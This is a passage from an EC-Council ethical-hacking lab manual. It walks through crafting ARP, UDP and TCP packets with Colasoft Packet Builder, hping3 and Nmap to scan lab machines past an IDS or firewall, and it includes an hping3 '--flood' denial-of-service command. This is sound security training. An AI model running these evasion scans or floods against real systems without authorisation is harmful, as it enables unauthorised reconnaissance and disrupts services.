


Figure 4.2.4: Adding a packet in Colasoft Packet Builder

12. In the **Add Packet** dialog box, select the **ARP Packet** template, set **Delta Time** as **0.1** seconds, and click **OK**.




Figure 4.2.5: Add Packet dialog box

13. You can view the added packets list on the right-hand side of the window, under **Packet List**.




Figure 4.2.6: Viewing the added packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. **Colasoft Packet Builder** allows you to edit the decoding information in the two editors, **Decode Editor** and **Hex Editor**, located in the left pane of the window.
    - The **Decode Editor** section allows you to edit the packet decoding information by double-clicking the item that you wish to decode.
    - **Hex Editor** displays the actual packet contents in raw hexadecimal value on the left and its ASCII equivalent on the right.




Figure 4.2.7: Colasoft Packet Builder Decode and Hex Editors

TASK 2.4

Send the Created ARP Packet to the Target

15. To send the packet, click **Send** from the **Menu** bar.



Figure 4.2.8: Sending all packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. In the **Send Selected Packets** window, select the **Burst Mode (no delay between packets)** option, and then click **Start**.




Figure 4.2.9: Setting Burst Mode option

17. After the **Progress** bar completes, click **Close**.




Figure 4.2.10: All packets successfully sent

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Now, when this ARP packet is broadcasted in the network, the active machines receive the packet, and a few start responding with an ARP reply. To evaluate which machine is responding to the ARP packet, you need to observe packets captured by the **Wireshark** tool.

Note: Here, the host machine (**10.10.10.19**) is broadcasting ARP packets, prompting the target machine (**10.10.10.10**) to reply to the message.




Figure 4.2.11: Wireshark captured packets

19. To export the packet, click **Export → Selected Packets...**.



Figure 4.2.12: Exporting the packets in Colasoft

20. In the **Save As** window, select a destination folder in the **Save in** field, specify **File name** and **Save as type**, and click **Save**.
21. This saved file can be used for future reference.
22. This concludes the demonstration of creating a custom TCP packets to scan the target host by bypassing the IDS/firewall.
23. Close all open windows and document all the acquired information.
24. Turn off the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Create Custom UDP and TCP Packets using Hping3 to Scan beyond IDS/Firewall

Hping3 is a scriptable program that uses the TCL language, whereby packets can be received and sent via a binary or string representation describing the packets.

Here, we will use Hping3 to create custom UDP and TCP packets to evade the IDS/firewall in the target network.

Note: Before beginning this task, ensure that the **Windows 10** virtual machine is running and that **Windows Defender Firewall** is enabled.

1. In the **Windows 10** virtual machine, launch **Wireshark** and double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture.
2. Turn on the **Parrot Security** virtual machine.
3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.1

Perform UDP Packet Crafting

8. In the terminal window, type **hping3 <Target IP Address> --udp --rand-source --data 500** (here, the target machine is Windows 10 [**10.10.10.10**]) and press **Enter**.

Note: Here, **--udp** specifies sending the UDP packets to the target host, **--rand-source** enables the random source mode and **--data** specifies the packet body size.




Figure 4.3.1: Hping3 Output of 3 Packets sent to the target machine

9. Now, switch to the **Windows 10** virtual machine and observe the UDP packets captured by **Wireshark**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can double-click any UDP packet and observe the details.

10. Expand the **Data** node in the **Packet Details** pane and observe the size of **Data** and its **Length** (the length is the same as the size of the packet body that we specified in Hping3 command, i.e., **500**).




Figure 4.3.2: Wireshark capturing UDP packets in the target machine (Windows 10)

TASK 3.2

Send TCP SYN Request

11. Switch to the **Parrot Security** virtual machine. In the **Parrot Terminal** window, first press **Control+C** and type **hping3 -S <Target IP Address> -p 80 -c 5** (here, target IP address is **10.10.10.10**), and then press **Enter**.

Here, **-S** specifies the TCP SYN request on the target machine, **-p** specifies assigning the port to send the traffic, and **-c** is the count of the packets sent to the target machine.

Note: The IP addresses might vary in your lab environment.




Figure 4.3.3: Hping3 sending TCP SYN packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. In the result, it is indicated that five packets were sent and received through port 80.




Figure 4.3.4: Hping3 sent TCP SYN packets to the target machine

13. Now, switch to the target machine (i.e., **Windows 10**) and observe the TCP packets captured via Wireshark.




Figure 4.3.5: Wireshark TCP SYN Packets captured in the target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Perform TCP Flooding

14. Switch to the **Parrot Security** virtual machine and try to flood the target machine (here, **Windows 10**) with TCP packets.
15. In the **Parrot Terminal** window, type **hping3 <Target IP Address> --flood** (here, target IP address is **10.10.10.10**) and press **Enter**.

Note: **--flood**: performs the TCP flooding.

16. Once you flood traffic to the target machine, it will respond in the **hping3** terminal.




Figure 4.3.6: TCP Packets flooded to Target machine

17. Switch to **Windows 10** (target machine) and stop the packet capture in the Wireshark window after a while.
18. Observe the **Wireshark** window, which displays the TCP packet flooding from the host machine.

Note: You can double-click the TCP packet stream to observe the TCP packet information.




Figure 4.3.7: TCP Packets in Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The TCP packet stream displays the complete information of TCP packets such as the source and destination of the captured packet, source port, destination port, etc.




Figure 4.3.8: TCP packet Stream information

20. This concludes the demonstration of evading the IDS and firewall using various evasion techniques in Hping3.
21. Close all open windows and document all the acquired information.
22. Turn off the **Parrot Security** virtual machine.

TASK 4

Create Custom Packets using Nmap to Scan beyond IDS/Firewall

Nmap is a network scanning tool that can be used for sending customized data packets to scan the target host, thus bypassing various security mechanisms such as the IDS/firewall.

Here, we will use Nmap to perform various scanning techniques such as appending custom binary data, appending a custom string, appending random data, randomizing host order, and sending bad checksums to scan the target host beyond the IDS/firewall.

Note: In this task, we are using the **Windows 10** (10.10.10.10) virtual machine as a host machine and the **Windows Server 2016** (10.10.10.16) virtual machine as a target machine.

1. Turn on the **Windows Server 2016** virtual machine and log in the with credentials **Administrator**/**Pa$$w0rd**.
2. Navigate to **Control Panel** → **System and Security** → **Windows Firewall** → **Turn Windows Firewall on or off**, enable Windows Firewall, and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Append Custom Binary Data

3. Switch to the **Windows 10** virtual machine and launch **Nmap** by double-clicking on the **Nmap - Zenmap GUI** icon available on **Desktop**.
4. The **Nmap - Zenmap** GUI appears. In the **Command** field, type the command **nmap <Target IP Address> --data 0xdeadbeef** (here, target IP address is **10.10.10.16**) and click **Scan**.

Note: Nmap uses **--data <hex string>** (here, **0xdeadbeef**) to send the binary data (o's and 1's) as payloads in the sent packets to scan beyond firewalls.

5. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.

